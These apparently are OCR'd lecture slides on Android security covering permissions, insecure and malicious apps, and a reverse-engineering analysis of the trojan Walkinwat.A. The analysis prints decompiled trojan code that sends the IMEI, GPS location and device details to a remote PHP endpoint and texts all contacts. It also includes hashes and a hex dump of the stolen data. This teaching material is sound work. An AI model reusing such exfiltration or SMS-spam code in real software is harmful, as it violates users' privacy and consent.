  - **Cursors ➜** references to query results
  - **ContentValues ➜** containers for ContentResolvers

- The **generic** Android communication model encourage **reuse of code and resources**

Security on Android

Threat Model

- As any computing device, smartphones have **vulnerabilities** and threats at every layer
- However, the greatest concern is on **application security**
- Devices execute **untrusted code** distributed through application stores

Android Permissions

- Beyond the sandbox, the Android **permission mechanism** governs most of ICC in the system
- Each application defines several sets of permissions in its **manifest**
  - **Permissions to be granted**
  - **Permissions needed to access each of its components**
- Permissions have security **levels**
  - **Normal** ➜ granted by user at install time
  - **Dangerous**
  - **Signature**
  - **SignatureOrSystem**

Mandatory Access Control

- **SELinux** is integrated in the system to circumvent some of the limitations of the Linux DAC
  - **The original system does indeed not enforce any restrictions on root processes and applications**
- Applications are isolated by default, but mistakes in their code can lead them to be vulnerable
- The Dalvik VM does not provide security, as native components bypass it

Application Security

- Most security research on Android deals with the **behavior** of applications available at the different application stores
- The typical security issues are **leaks** of phone identifiers and physical locations
- We can differentiate several types of problematic applications
  - **Overprivileged**
  - **Insecure**
  - **Malicious**

Overprivileged Applications

- Android **kills** an application if it issues an API call without having the permission to do so
- Poor API documentation makes hard for developers to infer permissions required by methods
- Certain applications request one or more permissions they do not need
  - **Potencial vulnerabilities will be more critical**
  - **More likely to be malicious**


Insecure Applications

- To benefit from the sandbox, an application must be careful regarding how it stores its data and uses ICC
- Components must ensure that ICC data they send can not be read by unauthorized receivers
  - **Implicit intents** for **services** can lead to service **hijacking**
  - **Implicit intents** for **BroadcastReceivers** can led to Broadcast **theft**
- Components must only react to expected messages, not spurious ones

Malicious Applications


- Applications with evil intentions can take advantage of three kind of flaws
  - **System ➜** Exploit vulnerabilities in system processes
  - **Insecure Applications ➜** to perform unauthorized actions
  - **Permissions ➜** too coarse-grained for specific behaviors

Malicious Applications



- **Permission re-delegation**
  - App1 has **no** permission to access certain resource
  - App2 **has** the required permission and a public interface
  - App1 can gain **additional privileges** through App2

Malicious Applications




- **Permission re-delegation**
  - App1 has **no** permission to access certain resource
  - App2 **has** the required permission and a public interface
  - App1 can gain **additional privileges** through App2

Malicious Applications

```
public void setAlarm(View view){

   Intent intent = new Intent();
   String urlString = "http://www.very-malicious-site.com";
   Uri intentUri = Uri.parse(urlString);

   intent.setAction(Intent.ACTION_VIEW);
   intent.setData(intentUri);
   intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
   startActivity(intent);
}
```

- **Permission re-delegation**
  - App1 has **no** permission to access certain resource
  - App2 **has** the required permission and a public interface
  - App1 can gain **additional privileges** through App2

Reverse Engineering of Android Apps



Analysis of Walkinwat.A


- **Walinwat.A** poses as the application "Walk and Text“
- It displays objects in front of a user while walking so they can walk and text at the same time.
- The trojan sends identifying phone data to a remote server for collection and also sends a message to each contact on the affected phone

Analysis of Walkinwat.A

Identification | Details | Content | Analyses | Submissions | ITW | Behaviour | Comments

MD5	c3a0f5d584cc2c3221bbd79486578208
SHA-1	81781c90e79bf19ea0acb67df6b9bf636a520367
SHA-256	c6eb43f2b7071bbfe893fc78419286c3cb7c83ce56517bd281db5e7478caf995
ssdeep	49152:7KpJlPo8bZGWhTYQ1BCfSi7FYoxT8gplUL449lg4U64/C4u8:7YWAA808GlKyiSguc449G4X4q4h
Size	1.5 MB (1599058 bytes)
Type	Android
Magic	Zip archive data, at least v1.0 to extract
TrID	Android Package (73.9%) Java Archive (20.4%) ZIP compressed archive (5.6%)
Detection ratio	44 / 55
First submission	2011-03-31 11:57:30 UTC (3 years, 9 months ago)
Last submission	2014-11-26 10:44:46 UTC (1 month, 3 weeks ago)
Tags	apk checks-gps android

Analysis of Walkinwat.A



Analysis of Walkinwat.A

Identification | Details | Content | Analyses | Submissions | ITW | Behaviour | Comments

Required permissions

android.permission.ACCESS_FINE_LOCATION (*fine (GPS) location*)
android.permission.VIBRATE (*control vibrator*)
android.permission.READ_PHONE_STATE (*read phone state and identity*)
android.permission.INTERNET (*full Internet access*)
android.permission.SEND_SMS (*send SMS messages*)
android.permission.READ_LOGS (*read sensitive log data*)
android.permission.ACCESS_NETWORK_STATE (*view network status*)
android.permission.ACCESS_COARSE_LOCATION (*coarse (network-based) location*)
android.permission.CALL_PHONE (*directly call phone numbers*)
android.permission.CAMERA (*take pictures and videos*)
android.permission.MODIFY_PHONE_STATE (*modify phone status*)
com.android.vending.CHECK_LICENSE (*Unknown permission from android reference*)
android.permission.READ_CONTACTS (*read contact data*)

Analysis of Walkinwat.A

Identification | Details | Content | Analyses | Submissions | ITW | Behaviour | Comments

Interesting calls

Calls APIs that provide access to information about the telephony services on the device. Applications can use such methods to determine telephony services and states, as well as to access some types of subscriber information.

Calls APIs that provide access to the system location services. These services allow applications to obtain periodic updates of the device's geographical location, or to fire an application-specified Intent when the device enters the proximity of a given geographical location.

Contacted URLs

http://incorporateapps.com/wat.php


5345434F4E445F5441424C453D3026696D65693D333831343931313234343933303636267469 6D657374616D703D313335303838393131312670686F6E65696E666F3D53797374656D2B2D2B676F6F676C65253246736F6A7525324663726573706F253341342E312E312532464A524F3033452532463430333035392533417573657225324672656C656173652D6B6579732530414D6F64656C2533412B73616D73756E672D4E657875732B532D736F6A752530412B4272616E64253341676F6F676C652B2530414F53566572732533413 42E302E342B4C6F63616C65253341656E5F55532B253041

```
AndroidManifest.xml
META-INF/CERT.RSA
META-INF/CERT.SF
META-INF/MANIFEST.MF
assets/drawable-hdpi copy 2/battery.png
assets/drawable-hdpi copy 2/bgr_fill.png
assets/drawable-hdpi copy 2/bulbs.png
assets/drawable-hdpi copy 2/flashlight.png
assets/drawable-hdpi copy 2/icon.png
assets/drawable-hdpi copy 2/keyboard.png
assets/drawable-hdpi copy 2/preview.png
assets/drawable-hdpi copy 2/send.png
assets/drawable-hdpi copy 2/spoty
assets/drawable-hdpi copy 2/text.png
assets/drawable-hdpi copy 3/battery.png
assets/drawable-hdpi copy 3/bgr_fill.png
assets/drawable-hdpi copy 3/bulbs.png
assets/drawable-hdpi copy 3/flashlight.png
assets/drawable-hdpi copy 3/icon.png
assets/drawable-hdpi copy 3/keyboard.png
assets/drawable-hdpi copy 3/preview.png
assets/drawable-hdpi copy 3/send.png
assets/drawable-hdpi copy 3/spoty
assets/drawable-hdpi copy 3/text.png
assets/drawable-hdpi copy 4/battery.png
assets/drawable-hdpi copy 4/bgr_fill.png
assets/drawable-hdpi copy 4/bulbs.png
assets/drawable-hdpi copy 4/flashlight.png
assets/drawable-hdpi copy 4/icon.png
assets/drawable-hdpi copy 4/keyboard.png
assets/drawable-hdpi copy 4/preview.png
assets/drawable-hdpi copy 4/send.png
assets/drawable-hdpi copy 4/spoty
assets/drawable-hdpi copy 4/text.png
assets/drawable-hdpi copy 5/battery.png
assets/drawable-hdpi copy 5/bgr_fill.png
assets/drawable-hdpi copy 5/bulbs.png
assets/drawable-hdpi copy 5/flashlight.png
assets/drawable-hdpi copy 5/icon.png
assets/drawable-hdpi copy 5/keyboard.png
assets/drawable-hdpi copy 5/preview.png
assets/drawable-hdpi copy 5/send.png
assets/drawable-hdpi copy 5/spoty
assets/drawable-hdpi copy 5/text.png
assets/drawable-hdpi copy 6/battery.png
assets/drawable-hdpi copy 6/bgr_fill.png
assets/drawable-hdpi copy 6/bulbs.png
assets/drawable-hdpi copy 6/flashlight.png
assets/drawable-hdpi copy 6/icon.png
assets/drawable-hdpi copy 6/keyboard.png
assets/drawable-hdpi copy 6/preview.png
```

a_Walk_and_Text_v1.3.7android_app_cracked_full.apk × /Users/hgascon/Documents/RESEARCH/LECTURES & KEYNOTES/Smartphone Securit × 81781c90e79bf19ea0acb67df6b9bf636a520367~AndroidManifest.uaxml ×

```
PERMISSIONS:
    android.permission.ACCESS_FINE_LOCATION ['dangerous', 'fine (GPS) location', 'Access fine location sources, such as
    the Global Positioning System on the phone, where available. Malicious applications can use this to determine where
    you are and may consume additional battery power.']
    android.permission.VIBRATE ['normal', 'control vibrator', 'Allows the application to control the vibrator.']
    android.permission.READ_PHONE_STATE ['dangerous', 'read phone state and identity', 'Allows the application to access
    the phone features of the device. An application with this permission can determine the phone number and serial
    number of this phone, whether a call is active, the number that call is connected to and so on.']
    android.permission.READ_CONTACTS ['dangerous', 'read contact data', 'Allows an application to read all of the contact
    (address) data stored on your phone. Malicious applications can use this to send your data to other people.']
    android.permission.SEND_SMS ['dangerous', 'send SMS messages', 'Allows application to send SMS messages. Malicious
    applications may cost you money by sending messages without your confirmation.']
    android.permission.READ_LOGS ['dangerous', 'read sensitive log data', "Allows an application to read from the
    system's various log files. This allows it to discover general information about what you are doing with the phone,
    potentially including personal or private information."]
    android.permission.ACCESS_NETWORK_STATE ['normal', 'view network status', 'Allows an application to view the status
    of all networks.']
    android.permission.ACCESS_COARSE_LOCATION ['dangerous', 'coarse (network-based) location', 'Access coarse location
    sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious
    applications can use this to determine approximately where you are.']
    android.permission.CALL_PHONE ['dangerous', 'directly call phone numbers', 'Allows the application to call phone
    numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that
    this does not allow the application to call emergency numbers.']
    android.permission.CAMERA ['dangerous', 'take pictures and videos', 'Allows application to take pictures and videos
    with the camera. This allows the application to collect images that the camera is seeing at any time.']
    android.permission.INTERNET ['dangerous', 'full Internet access', 'Allows an application to create network sockets.']
    com.android.vending.CHECK_LICENSE ['dangerous', 'Unknown permission from android reference', 'Unknown permission from
    android reference']
    android.permission.MODIFY_PHONE_STATE ['signatureOrSystem', 'modify phone status', 'Allows the application to control
    the phone features of the device. An application with this permission can switch networks, turn the phone radio on
    and off and the like, without ever notifying you.']

MAIN ACTIVITY: com.incorporateapps.walktext.LicenseCheck

ACTIVITIES:
    com.incorporateapps.walktext.LicenseCheck
    com.incorporateapps.walktext.WalkText

SERVICES:

RECEIVERS:

PROVIDERS:
```

0 selection regions Tab Size: 4 Plain Text


a_Walk_and_Text_v1.3.7android_app_cracked_full.a
/Users/hgascon/Documents/RESEARCH/LECTURES
81781c90e79bf19ea0acb67df6b9bf636a520367-c
81781c90e79bf19ea0acb67df6b9bf636a520367-A
Lcom/android/vending/licensing
com/android/vending/licensing/ILicensingService extends java/lang/Object
Lcom/incorporateapps/walktext
com/incorporateapps/walktext/LicenseCheck extends android/app/Activity
method: <init> ()V [public constructor] size:18
method: a ()Landroid/database/Cursor; [private] size:146
method: a (Lcom/incorporateapps/walktext/LicenseCheck;)Landroid/os/Handler; [static synthetic] size:3
method: a (Ljava/lang/String; Ljava/util/List;)Ljava/lang/String; [private static] size:36
method: b (Lcom/incorporateapps/walktext/LicenseCheck;)V [static synthetic] size:225
method: c (Lcom/incorporateapps/walktext/LicenseCheck;)Landroid/os/Handler; [static synthetic] size:3
method: onCreate (Landroid/os/Bundle;)V [protected] size:39
field: a Landroid/content/Context; [0x0 android.content.Context]
field: b Landroid/app/ProgressDialog; [0x0 android.app.ProgressDialog]
field: c Ljava/lang/Thread; [private java.lang.Thread]
field: d Landroid/os/Handler; [private android.os.Handler]
field: e Landroid/os/Handler; [private android.os.Handler]
com/incorporateapps/walktext/OtherApps extends android/app/ListActivity
method: <init> ()V [public constructor] size:4
method: onCreate (Landroid/os/Bundle;)V [protected] size:193
method: onDestroy ()V [protected] size:4
field: a [Ljava/lang/String; [0x0 java.lang.String[]]
field: b [Ljava/lang/String; [0x0 java.lang.String[]]
field: c [Ljava/lang/String; [0x0 java.lang.String[]]
field: d Landroid/content/Context; [0x0 android.content.Context]
field: e Landroid/widget/ListView; [private android.widget.ListView]
field: f Lcom/incorporateapps/walktext/h; [private com.incorporateapps.walktext.h]
field: g [Ljava/lang/String; [private java.lang.String[]]
field: h [Landroid/graphics/drawable/Drawable; [private android.graphics.drawable.Drawable[]]
com/incorporateapps/walktext/WalkText extends android/app/Activity
method: <init> ()V [public constructor] size:4
com/incorporateapps/walktext/a extends java/lang/Object
method: <init> (Lcom/incorporateapps/walktext/g;)V [constructor] size:6
method: onClick (Landroid/content/DialogInterface; I)V [public final] size:49
field: a Lcom/incorporateapps/walktext/g; [private synthetic com.incorporateapps.walktext.g]
com/incorporateapps/walktext/b extends java/lang/Object
method: <init> ()V [public constructor] size:4
field: a Landroid/widget/TextView; [public android.widget.TextView]
field: b Landroid/widget/TextView; [public android.widget.TextView]
field: c Landroid/widget/ImageView; [public android.widget.ImageView]
0 selection regions
Tab Size: 4
Dalvik Classes (Androguard)

```
# Lcom/incorporateapps/walktext/LicenseCheck;->onCreate(Landroid/os/Bundle;)V [access_flags=protected]
#
# Parameters:
# - local registers: v0...v4
# - v5:android.os.Bundle
#
# - return:void

onCreate-BB@0x0 :
    0       (00000000) const-string         v1, 'test'
    1       (00000004) invoke-super         v4, v5, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
    2       (0000000a) const-string         v0, 'test'
    3       (0000000e) const-string         v0, 'test'
    4       (00000012) invoke-static        v1, v1, Landroid/util/Log;->e(Ljava/lang/String; Ljava/lang/String;)I
    5       (00000018) iput-object          v4, v4, Lcom/incorporateapps/walktext/LicenseCheck;->a Landroid/content/Context
    6       (0000001c) const-string         v0, 'Processing'
    7       (00000020) const-string         v1, 'Cracking...'
    8       (00000024) const/4              v2, 1
    9       (00000026) const/4              v3, 0
    10      (00000028) invoke-static        v4, v0, v1, v2, v3, Landroid/app/ProgressDialog;->show(Landroid/content/Context
    11      (0000002e) move-result-object   v0
    12      (00000030) iput-object          v0, v4, Lcom/incorporateapps/walktext/LicenseCheck;->b Landroid/app/ProgressDia
    13      (00000034) new-instance         v0, Lcom/incorporateapps/walktext/e;
    14      (00000038) invoke-direct        v0, v4, Lcom/incorporateapps/walktext/e;-><init>(Lcom/incorporateapps/walktext/
    15      (0000003e) iput-object          v0, v4, Lcom/incorporateapps/walktext/LicenseCheck;->c Ljava/lang/Thread;
    16      (00000042) iget-object          v0, v4, Lcom/incorporateapps/walktext/LicenseCheck;->c Ljava/lang/Thread;
    17      (00000046) invoke-virtual       v0, Ljava/lang/Thread;->start()V
    18      (0000004c) return-void
```

30 lines, 1850 characters selected — Tab Size: 4 — Dalvik Bytecodes (Androguard)

```
protected void onCreate(android.os.Bundle p5)
{
    super.onCreate(p5);
    android.util.Log.e("test", "test");
    this.a = this;
    this.b = android.app.ProgressDialog.show(this, "Processing", "Cracking...", 1, 0);
    this.c = new com.incorporateapps.walktext.e(this);
    this.c.start();
    return;
}
```

a_Walk_and_Text_v1.3.7androi | /Users/hgascon/Documents/RI | 81781c90e79bf19ea0acb67df6 | Lcom/incorporateapps/walktex | Lcom/incorporateapps/walktex | 81781c90e79bf19ea0acb67df6

```
1  public final void run()
2  {
3      v0 = this.b;
4      v1 = this.a;
5      android.util.Log.e("send sms", v1);
6      v0.a = android.app.PendingIntent.getBroadcast(v4, 0, new android.content.Intent("SMS_SENT"), 0);
7      v5 = android.app.PendingIntent.getBroadcast(v0.a, 0, new android.content.Intent("SMS_DELIVERED"), 0);
8      v0.a.registerReceiver(new com.incorporateapps.walktext.d(v0), new android.content.IntentFilter("SMS_DELIVERED"));
9      v0 = android.telephony.SmsManager.getDefault();
10     if((v1 != 0) && ((v1.length() > 0) && (" Hey,just downlaoded a pirated App off the Internet, Walk and Text for Android.
11         v0.sendTextMessage(v1, 0, " Hey,just downlaoded a pirated App off the Internet, Walk and Text for Android. Im stupi
12     }
13     com.incorporateapps.walktext.LicenseCheck.a(this.b).sendEmptyMessage(0);
14     return;
15 }
16
```

0 selection regions | Tab Size: 4 | Java

```
static synthetic void b(com.incorporateapps.walktext.LicenseCheck p13)
{
    v1 = new java.util.ArrayList(2);
    v2 = p13.getSystemService("phone").getDeviceId();
    v3 = (System.currentTimeMillis() / 1000.0);
    v0 = p13.a.getSystemService("location");
    v5 = new android.location.Criteria();
    v5.setAccuracy(2);
    v0 = v0.getLastKnownLocation(v0.getBestProvider(v5, 1));
    v1.add(new org.apache.http.message.BasicNameValuePair("SECOND_TABLE", "0"));
    if(v0 != 0) {
        v1.add(new org.apache.http.message.BasicNameValuePair("gps", new StringBuilder("http://maps.google.com/maps?q=").
    }
    v1.add(new org.apache.http.message.BasicNameValuePair("imei", v2));
    v1.add(new org.apache.http.message.BasicNameValuePair("timestamp", Long.toString(v3)));
    v4 = new Object[5];
    v4[0] = android.os.Build.FINGERPRINT;
    v4[1] = new StringBuilder(String.valueOf(android.os.Build.MANUFACTURER)).append("-").append(android.os.Build.MODEL).ap
    v4[2] = android.os.Build.BRAND;
    v4[3] = android.os.Build$VERSION.RELEASE;
    v4[4] = java.util.Locale.getDefault();
    v1.add(new org.apache.http.message.BasicNameValuePair("phoneinfo", String.format("System - %s\x0aModel: %s\x0a Brand:
    com.incorporateapps.walktext.LicenseCheck.a("http://incorporateapps.com/wat.php", v1);
    p13.a();
    return;
}
```

```
1   private static String a(String p3, java.util.List p4)
2   {
3       v0 = new org.apache.http.impl.client.DefaultHttpClient();
4       v1 = new org.apache.http.client.methods.HttpPost(p3);
